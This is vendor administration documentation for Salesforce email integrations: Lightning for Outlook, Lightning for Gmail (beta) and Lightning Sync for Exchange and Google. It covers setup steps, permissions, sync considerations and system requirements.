Help your Lightning for Outlook users get more done by customizing the Salesforce content they see and work with from Microsoft® Outlook®.

Set Up Sales Teams to Experience Salesforce in Microsoft® Outlook®

Help your sales teams see and create Salesforce records with global actions directly in Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.

1. From Salesforce Setup, enter *Lightning for Outlook* in the Quick Find box, then select **Lightning for Outlook Settings**.


EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Lightning for Outlook
- "Customize Application"



2. Enable Lightning for Outlook. Save your changes.

   After the whitelist and mapping sections appear, there's no need for you to change them.

3. Choose the environment in which you're setting up Lightning for Outlook.

   Tip: Help your sales teams help themselves! From the Microsoft Office Store, make Lightning for Outlook available for your sales teams to install. That way, you spend less time installing Lightning for Outlook for fewer teammates.

4. If you're using Exchange 2016 or 2013 on-premise, update **Exchange Metadata URL**. Then, update the whitelist domains in the next section.

Add Lightning for Outlook from the Microsoft® Exchange® Center

Before your sales teams can experience Lightning for Outlook, your team members need access to the Lightning for Outlook add-in. Team members can get and enable the add-in themselves. Alternatively, you can help them complete this step faster and avoid setup issues at the same time. Ask your company's Microsoft Exchange administrator to give all team members access to the Lightning for Outlook add-in simultaneously. That way, your sales reps can save time and begin working in Lightning for Outlook right away.

Add Lightning for Outlook from the Microsoft® Exchange® Center

Before your sales teams can experience Lightning for Outlook, your team members need access to the Lightning for Outlook add-in. Team members can get and enable the add-in themselves. Alternatively, you can help them complete this step faster and avoid setup issues at the same time. Ask your company's Microsoft Exchange administrator to give all team members access to the Lightning for Outlook add-in simultaneously. That way, your sales reps can save time and begin working in Lightning for Outlook right away.

Tip: To authorize Outlook users to add Office add-ins, such as Lightning for Outlook, make sure they have the right permissions. For more information, review this Microsoft article.

To enable the Lightning for Outlook add-in for your team, work with your Exchange administrator to complete these steps from the Microsoft Exchange admin center.

1. In the Exchange admin center, click the **Admin** tile to go to the Admin center.
2. From the Admin center, click **Exchange**.
3. Under organization, click **add-ins**.
4. Click  and select the **Add from the Office Store** option.

   Note: The **Add from URL** and **Add from file** options are not available.
5. From the Add-ins for Outlook page, enter `Lightning for Outlook` in the `Search` box and select **Salesforce Lightning for Outlook** from the search results.
6. Click **Add** to confirm that you want to get the Lightning for Outlook add-in.

   Important: To avoid errors at this step, make sure your Exchange server can connect to the Microsoft Office Store.
7. From the **Manage Add-in** page, set one of these options depending on how you want to give your reps access to the Lightning for Outlook add-in.
   - **Optional, enabled by default**
   - **Optional, disabled by default**
   - **Mandatory, always enabled. Users can't disable this add-in.**

   Note: To enable the Lightning for Outlook add-in for a subset of your reps, you can use PowersShell™ commands. For more information, review the Microsoft Exchange Mailbox cmdlets article.

To make Lightning for Outlook available to your sales teams, complete the steps to enable Lightning for Outlook in Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Lightning for Outlook add-in
- Administrative access to your company's Exchange account

SEE ALSO:

Microsoft Exchange New-App Library:

Customize Lightning for Outlook for Your Sales Reps

Help your Lightning for Outlook users get more done by customizing the Salesforce content they see and work with from Microsoft® Outlook®.

To customize Lightning for Outlook for your users, you must first enable custom content for Lightning for Outlook.

1. From Setup, enter *Lightning for Outlook* in the Quick Find box, and select **Lightning for Outlook Settings**.
2. Enable **Customize content with App Builder (beta)**.
3. In Salesforce Classic, click **Save**.
   Now you're ready to create custom email application panes with the Lightning App Builder.

1. Create Custom Email Application Panes for Lightning for Outlook Users
   Choose the Salesforce content that sales reps see from Lightning for Outlook by creating custom email application panes with the Lightning App Builder.
2. Assign Custom Email Application Panes to Lightning for Outlook Users
   To roll out custom email application panes to Lightning for Outlook users, activate the panes and assign them to user profiles.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Lightning for Outlook and create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

Create Custom Email Application Panes for Lightning for Outlook Users

Choose the Salesforce content that sales reps see from Lightning for Outlook by creating custom email application panes with the Lightning App Builder.

Create an email application pane and add the standard or custom components you want your Lightning for Outlook users to see and work with from Outlook. You can also use components you find on AppExchange.

1. Create an email application pane. The steps are different depending on whether you're working from Lightning Experience or Salesforce Classic.
   - In Lightning Experience:

     From Setup, enter *Lightning for Outlook* in the Quick Find box, and select **Settings**. Click **New** under Email Application Panes.
   - In Salesforce Classic:

     From Setup, enter *App Builder* in the Quick Find box, and select **New** under Lightning Pages.
2. Select **Email Application Pane (Beta)**.
3. Give your pane a unique label, and click **Next**.
4. To start with an empty layout, select the Pane template. To start with a layout prepopulated with standard components, clone the system default page.
5. Click **Finish**.
6. Drag components onto the pane.

   You can drag components up or down to rearrange their order.
7. Click in the empty area of the canvas to view the page properties and add a description for your pane.
8. Click **Save**.

To make the email application pane available to Lightning for Outlook users, activate the pane and assign it to user profiles.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Lightning for Outlook and create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

SEE ALSO:

Customize Lightning for Outlook for Your Sales Reps

Assign Custom Email Application Panes to Lightning for Outlook Users

To roll out custom email application panes to Lightning for Outlook users, activate the panes and assign them to user profiles.

You can set a pane as default for all users, or assign it to specific user profiles.

Follow these steps to edit pane assignments.

1. Access your email application panes. You complete this step differently depending on whether you're working from Lightning Experience or Salesforce Classic.
   - In Lightning Experience, from Setup, enter *Lightning for Outlook* in the Quick Find box, and select **Lightning for Outlook Settings**.
   - In Salesforce Classic, from Setup, enter *App Builder* in the Quick Find box, and select **Lightning App Builder Settings**.
2. Click **Edit** for the user profile you want to activate.
3. Click **Activation**.

   Note: From Lightning Experience, you can assign an email application pane to multiple user profiles by clicking **Set Page Assignments**.

SEE ALSO:

Customize Lightning for Outlook for Your Sales Reps

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Lightning for Outlook, create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

Lightning for Gmail: Let Sales Reps Experience Salesforce from Gmail™ (Beta)

Give your sales teams visibility into Salesforce content right where they work, so they can efficiently manage their sales pipeline and close deals faster—directly from Gmail™. Lightning for Gmail—the email integration for Gmail users—gives reps a quick view of their sales-related records without making them switch between Salesforce and Gmail.

Note: This release contains a beta version of Lightning for Gmail, which means it's a high-quality feature with known limitations. Lightning for Gmail isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for this feature in the IdeaExchange

EDITIONS


Available to manage from Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


After you enable Lightning for Gmail for your sales team, your team members can:

- View Salesforce contacts, leads, accounts, opportunities, and cases relevant to the Gmail messages they received or sent (1).

- Search for custom object records and create a Salesforce record using actions available to them. With the inline editing feature, they can also modify records without leaving Gmail (2).



- Drill down for more details on a Salesforce record right from Lightning for Gmail. In addition to a record's detail page, reps get to see its Chatter feed, activity timeline, and related lists.



- View and relate Salesforce records to Google Calendar events and emails.

Lightning for Gmail: Set Up Sales Reps to Experience Salesforce from Gmail™ (Beta)
Help your sales teams see, create, and modify Salesforce records directly in Gmail.

Lightning for Gmail: Enhanced Email (Beta)
Turn on Enhanced Email with Lightning for Gmail for your reps, so they can relate emails to relevant Salesforce records quickly and easily.

Lightning for Gmail: Set Up Sales Reps to Experience Salesforce from Gmail™ (Beta)

Help your sales teams see, create, and modify Salesforce records directly in Gmail.

Important: Before you let your sales teams experience Lightning for Gmail, verify that Enhanced Email is enabled for your organization. Then, contact Salesforce Customer Support to get access to Enhanced Email for Lightning for Gmail.

After getting access to Enhanced Email for Lightning for Gmail, complete these steps to enable Lightning for Gmail for your sales teams.

1. From Salesforce Setup, enter *Lightning for Gmail* in the Quick Find box, then select **Lightning for Gmail (beta) Settings**.
2. Enable Lightning for Gmail.
3. To let reps relate emails to relevant Salesforce records, enable Enhanced Email with Lightning for Gmail.
4. To give sales reps access to global actions in Lightning for Gmail, create new or assign existing publisher layouts from the **Lightning for Gmail Publisher Layouts** section. Save your changes.

Next, to begin working with Lightning for Gmail, your sales team members complete their short setup procedure in Gmail.

EDITIONS

Available to manage from Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Lightning for Gmail
- "Customize Application"

Lightning for Gmail: Enhanced Email (Beta)

Turn on Enhanced Email with Lightning for Gmail for your reps, so they can relate emails to relevant Salesforce records quickly and easily.

With Enhanced Email, when reps relate an email to a relevant account, opportunity, case, custom object, or contact, all contacts, leads, and users on the email are automatically related. The emails are added to Salesforce as Email Message records. So, reps can view emails in rich text format from Salesforce. Emails in Salesforce appear with their bold, italic, underlined, and colored characters, and their lists and tables intact. When you enable Enhanced Email for your reps, they can also add attachments to relevant Salesforce records.

EDITIONS

Available to manage from Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Enhanced Email with Lightning for Gmail

Before turning on Enhanced Email for Lightning for Gmail, there are some considerations to think about.

- Sales reps can relate an email to people, including contacts, leads, and Salesforce users who are included on the email recipient list.
- In addition to the email recipients, sales reps can relate an email to one more Salesforce record, such as account, opportunity, case, or custom object.
- For emails related to a case, sales reps can change the relationship to another case after deleting the original Email Message record to remove the original relationships.
- For emails related to a lead, sales reps can change the relationship to another lead if that lead is the email's recipient or sender.

- For emails related to an account, opportunity or a custom object record, sales reps can change the relationship to any other Salesforce records, except cases.

Lightning Sync: Sync Your Sales Reps' Microsoft® or Google Contacts and Events with Salesforce

Help your sales reps keep contacts and events in sync between their email applications and Salesforce using our cloud-based email integration feature. What's so great about syncing from the cloud, you ask? Well, it means that to get the job done, you don't have to ask your reps to install software. It also means that your IT pros do less work to maintain the feature.

Lightning Sync is compatible with several versions of Microsoft Exchange, Google Contacts, and Google Calendar™.

Lightning Sync for Microsoft Exchange syncs reps' contacts between systems, and reps' events from their Exchange-based calendar to Salesforce. Lightning Sync for Google (Beta) syncs reps' contacts from Salesforce to Google Contacts and their events from their Google Calendar to Salesforce.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How Does Lightning Sync Sync My Sales Reps' Stuff?

Learn how Lightning Sync handles your reps' contacts and events when they're set up to use Lightning Sync.

Lightning Sync Considerations

Before you roll out Lightning Sync to your sales reps, familiarize yourself with these considerations.

Lightning Sync for Microsoft® Exchange

Help your sales reps keep their contacts and events in sync between your Microsoft® Exchange server and Salesforce without asking them to install and maintain software.

Lightning Sync for Google (Beta)

Help users keep their contacts and events in sync between their Google applications and Salesforce.

Manage Lightning Sync Users

After you've set up Lightning Sync, manage how your sales reps experience the feature and assist users in troubleshooting problems.

How Does Lightning Sync Sync My Sales Reps' Stuff?

Learn how Lightning Sync handles your reps' contacts and events when they're set up to use Lightning Sync.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Event Attendees Sync

Learn how and when Lightning Sync can sync event attendee details from sales reps' Microsoft® or Google Calendars™ to Salesforce.

Private Event Sync

Learn how private events sync from your sales reps' calendar applications to Salesforce when you've set up reps to use Lightning Sync.

Event Delete

You can set up sales reps to delete events—from both their calendar and Salesforce—in one action.

Event Attendees Sync

EDITIONS

Available to be managed from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Learn how and when Lightning Sync can sync event attendee details from sales reps' Microsoft® or Google Calendars™ to Salesforce.

That way, your whole sales team can see which prospects, customers, and coworkers are attending their sales meetings directly from Salesforce. Team members can also see who's going to show, because attendees' responses sync, too.

No additional setup is required to get event attendees to start syncing. Event attendee details sync to Salesforce automatically when:

- The event organizer is set up to sync events with Lightning Sync.
- The event attendees' email addresses match contacts, leads, or user profiles in Salesforce.

Event attendee sync works through the event organizer. Your sales teams get the most from event attendee sync when you set up event sync for all Salesforce users who meet together frequently. Otherwise, your teams could experience event attendee sync limitations.

Limitations

If you set up an organizer to sync after attendees have already been syncing, sales teams could experience these limitations.

- Some event attendees aren't visible on events in Salesforce
- After resetting sync for an event attendee, that attendee could see some duplicate events in Salesforce

Private Event Sync

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Learn how private events sync from your sales reps' calendar applications to Salesforce when you've set up reps to use Lightning Sync.

Reps can prevent colleagues from viewing their events in Salesforce and in their calendar applications by marking events as private.

Lightning Sync doesn't sync your reps' private events between systems unless you select to sync events and select to enable `Sync Private Events` in a rep's Lightning Sync configuration.

After enabling, new and updated private events sync during the next sync cycle (usually sync cycles occur every few minutes). Private events sync according to the filters you've determined in the rep's configuration.

When private events start syncing, private event details are visible to reps' colleagues depending on two factors: Which system events are viewed in, and how reps have set their calendar sharing settings in Salesforce.

In Salesforce, private event start and end times are visible to colleagues, but event details are hidden. All private event details are visible to Salesforce administrators who can view, edit, and report on events. Reps can choose to share more private event details with their colleagues by changing their calendar sharing level in their `Personal Settings`.

In your calendar application, private event details are shared with colleagues and supervisors as they always have been. Refer to that calendar application documentation for more information.

If you decide to disable private event sync, your reps' private events don't sync during the next sync cycle, and do not sync again. A version of each private event that was previously syncing remains in both Salesforce and the rep's calendar until the rep deletes one or both.

Important: Salesforce doesn't communicate to reps how their private events are set up to sync, nor does it communicate that you've changed the setting. It's important that you communicate which experience reps can expect so they can prepare their

calendars accordingly. This practice can help keep reps comfortable with syncing their private events. It also guarantees that you keep Great Aunt Alberta's 95th birthday party out of Salesforce.

SEE ALSO:

What's the difference between private items in both Salesforce and Microsoft® Outlook®?

Event Delete

You can set up sales reps to delete events—from both their calendar and Salesforce—in one action.

You can set up reps to automatically delete syncing events in one action. Select this setting for reps from their Lightning Sync configurations.

Then reps can delete an event from their calendar application and Lightning Sync removes the event's counterpart in Salesforce automatically.

Because events sync only from reps' calendars to Salesforce, event delete only deletes both events in one action when reps delete events from their calendars. If a rep deletes an event from Salesforce, the event's counterpart remains in the rep's calendar.

Events that reps move out of their default calendar and into a secondary calendar are also deleted from Salesforce automatically.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning Sync Considerations

Before you roll out Lightning Sync to your sales reps, familiarize yourself with these considerations.

Considerations for Syncing Events

Before you roll out Lightning Sync to your sales reps, familiarize yourself with these considerations for syncing events. That way, your rollout generates no surprises.

Considerations for Companies With Multiple Salesforce Organizations

If your company uses Lightning Sync in multiple Salesforce organizations, make sure the data in those organizations remains separate by being mindful about how you set up your Lightning Sync configurations.

EDITIONS

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SEE ALSO:

Considerations for Migrating from Salesforce for Outlook to Lightning for Outlook and Lightning Sync

Considerations for Syncing Events

Before you roll out Lightning Sync to your sales reps, familiarize yourself with these considerations for syncing events. That way, your rollout generates no surprises.

Lightning Sync can sync your sales reps' events from their Microsoft® Exchange-based calendars or Google Calendars to Salesforce. You decided whether reps sync events by setting up the feature from Lightning Sync configurations in Salesforce Setup.

Keep in mind that there's potential for Lightning Sync to overwrite event data unless you're considerate about how you roll out the feature to your reps.

First, does one of these scenarios describe your rollout?

EDITIONS

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- You're migrating reps from Salesforce for Outlook
- Your reps edit their events records in Salesforce
- Your reps already have access to Lightning for Outlook (previously known as Salesforce App for Outlook)

For example, say that your rep maintains meeting notes in Salesforce event records. But the matching event in that rep's calendar doesn't include those notes. During the first sync, Lightning Sync overwrites the event in Salesforce with the one from the calendar.

You can prevent reps' events from being overwritten by following our guidelines for syncing events.

Guidelines for Syncing Events
Before you roll out Lightning Sync, address these guidelines to avoid overwriting event data during certain sync scenarios.

Guidelines for Syncing Events

Before you roll out Lightning Sync, address these guidelines to avoid overwriting event data during certain sync scenarios.

If you fall into one of the sync scenarios outlined in Considerations for Syncing Events, follow these guidelines when you set up your reps for Lightning Sync.

- In Lightning Sync configurations, don't change the default setting, `TODAY`, for the event sync filter. That way, edits that your reps made to past events in Salesforce are excluded from the initial sync.
- Tell reps to edit event fields that sync (like date, time, subject, or description) in their calendars, and not in Salesforce. That way, Lightning Sync doesn't overwrite those edits in Salesforce. (Reps can continue to use Salesforce features that don't involve editing their Salesforce event fields, however, like relating events to Salesforce records.)

EDITIONS

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Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Companies With Multiple Salesforce Organizations

If your company uses Lightning Sync in multiple Salesforce organizations, make sure the data in those organizations remains separate by being mindful about how you set up your Lightning Sync configurations.

You're using multiple organizations if you either:

- Test new features in a sandbox organization before setting up the feature in your live organization.
- Maintain separate Salesforce organizations for different divisions of your company.

To prevent Lightning Sync from syncing contacts and events between your Salesforce organizations, don't add the same user to Lightning Sync configurations in more than one organization.

We don't recommend marking a Lightning Sync configuration as inactive to prevent data from syncing between your Salesforce organizations. While marking a configuration as inactive prevents it from syncing a user's data, you risk forgetting that user is included in multiple Lightning Sync configurations, and marking the configuration as active later.

EDITIONS

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Example: You're testing Lightning Sync features in your sandbox organization, so you add user Marianne Schumacher to anLightning Sync configuration in the sandbox organization. After you're satisfied with how you've set up Lightning Sync features for Marianne, you're ready to add her to a Lightning Sync configuration in your live organization.

Before you add Marianne to a Lightning Sync configuration in your live organization, remove her from the configuration in your sandbox organization. Otherwise, Lightning Sync can sync contacts and events between Marianne's email application, the sandbox organization, and the live organization, saving test and live data to all three data sources.

Lightning Sync for Microsoft® Exchange

Help your sales reps keep their contacts and events in sync between your Microsoft® Exchange server and Salesforce without asking them to install and maintain software.


When you set up users' contacts and events to sync between your company's Microsoft® Exchange server and Salesforce, you help your users increase their productivity. That's because there's no need for users to duplicate their work between the two systems. In addition, Lightning Sync offers users with compatible computing environments the flexibility to sync items whether working from their desks or from their mobile devices.

You define your users' Lightning Sync experience by selecting sync settings for users in Salesforce. You can set up users to sync contacts between Exchange and Salesforce in both directions, or just one. You can also set up users to sync events in one direction, from Exchange to Salesforce.

EDITIONS


Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



You can also decide how users' Exchange events sync to Salesforce. Set up users to sync all their events, or only the events they select.

Users select which Exchange events sync to Salesforce using Lightning for Outlook, a Microsoft integration feature that lets users experience Salesforce directly from Microsoft Outlook.



You can select more settings to define your users' sync experiences. For example, set up Lightning Sync to sync events your users mark as private. Or, to automatically remove events in Salesforce that your users delete from their calendars.

Lightning Sync for Microsoft Exchange Limitations

Currently, Lightning Sync doesn't:

- Sync events from Salesforce to Exchange
- Sync recurring events
- Delete syncing contacts in one action

Get Started with Lightning Sync for Microsoft Exchange

Lightning Sync System Requirements for Microsoft® Exchange
Confirm that your Microsoft® Exchange-based server meets these system requirements before you set up your sales reps to sync contacts and events with Lightning Sync.

See the Big Picture for Setting Up Lightning Sync for Microsoft® Exchange
Set up Lightning Sync so your users can sync contacts and events between your company's Microsoft® Exchange server and Salesforce. You complete several steps to prepare the systems to communicate, both on your Exchange server and in Salesforce.

SEE ALSO:

Lightning for Outlook: Set Up Sales Reps to Experience Salesforce from Microsoft® Outlook®
Help Sales Reps Sync Contacts and Events with Lightning Sync (Admin Guide)
Sync Your Contacts and Events with Lightning Sync (User Guide)

Lightning Sync System Requirements for Microsoft® Exchange

Confirm that your Microsoft® Exchange-based server meets these system requirements before you set up your sales reps to sync contacts and events with Lightning Sync.

To connect to Salesforce using	Your company must be running either	With these settings enabled
An Exchange service account	• Office 365® Enterprise Editions with Exchange Online • Exchange Server 2016 • Exchange Server 2013 Service Pack 1	• Exchange Web Services (EWS) on an SSL connection • Exchange Autodiscover Service • Basic authentication on both your Exchange server and your Autodiscover service • Encryption protocol TLS 1.1 or later

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To connect to Salesforce using	Your company must be running either	With these settings enabled
OAuth 2.0 for Exchange	Office 365® Enterprise Editions with Exchange Online	No additional settings are required to connect using OAuth 2.0

See the Big Picture for Setting Up Lightning Sync for Microsoft® Exchange

Set up Lightning Sync so your users can sync contacts and events between your company's Microsoft® Exchange server and Salesforce. You complete several steps to prepare the systems to communicate, both on your Exchange server and in Salesforce.

Complete these steps to set up Lightning Sync for Microsoft Exchange.

1. Choose and Configure Your Preferred Method for Connecting to Microsoft® Exchange
   Choose whether you'd like to connect Microsoft Exchange to Salesforce using an Exchange service account, or OAuth 2.0, and then set up that connection. Connecting using OAuth 2.0 requires a Microsoft Office 365 account.
2. Run the Lightning Sync Connection Test for Microsoft® Exchange Users
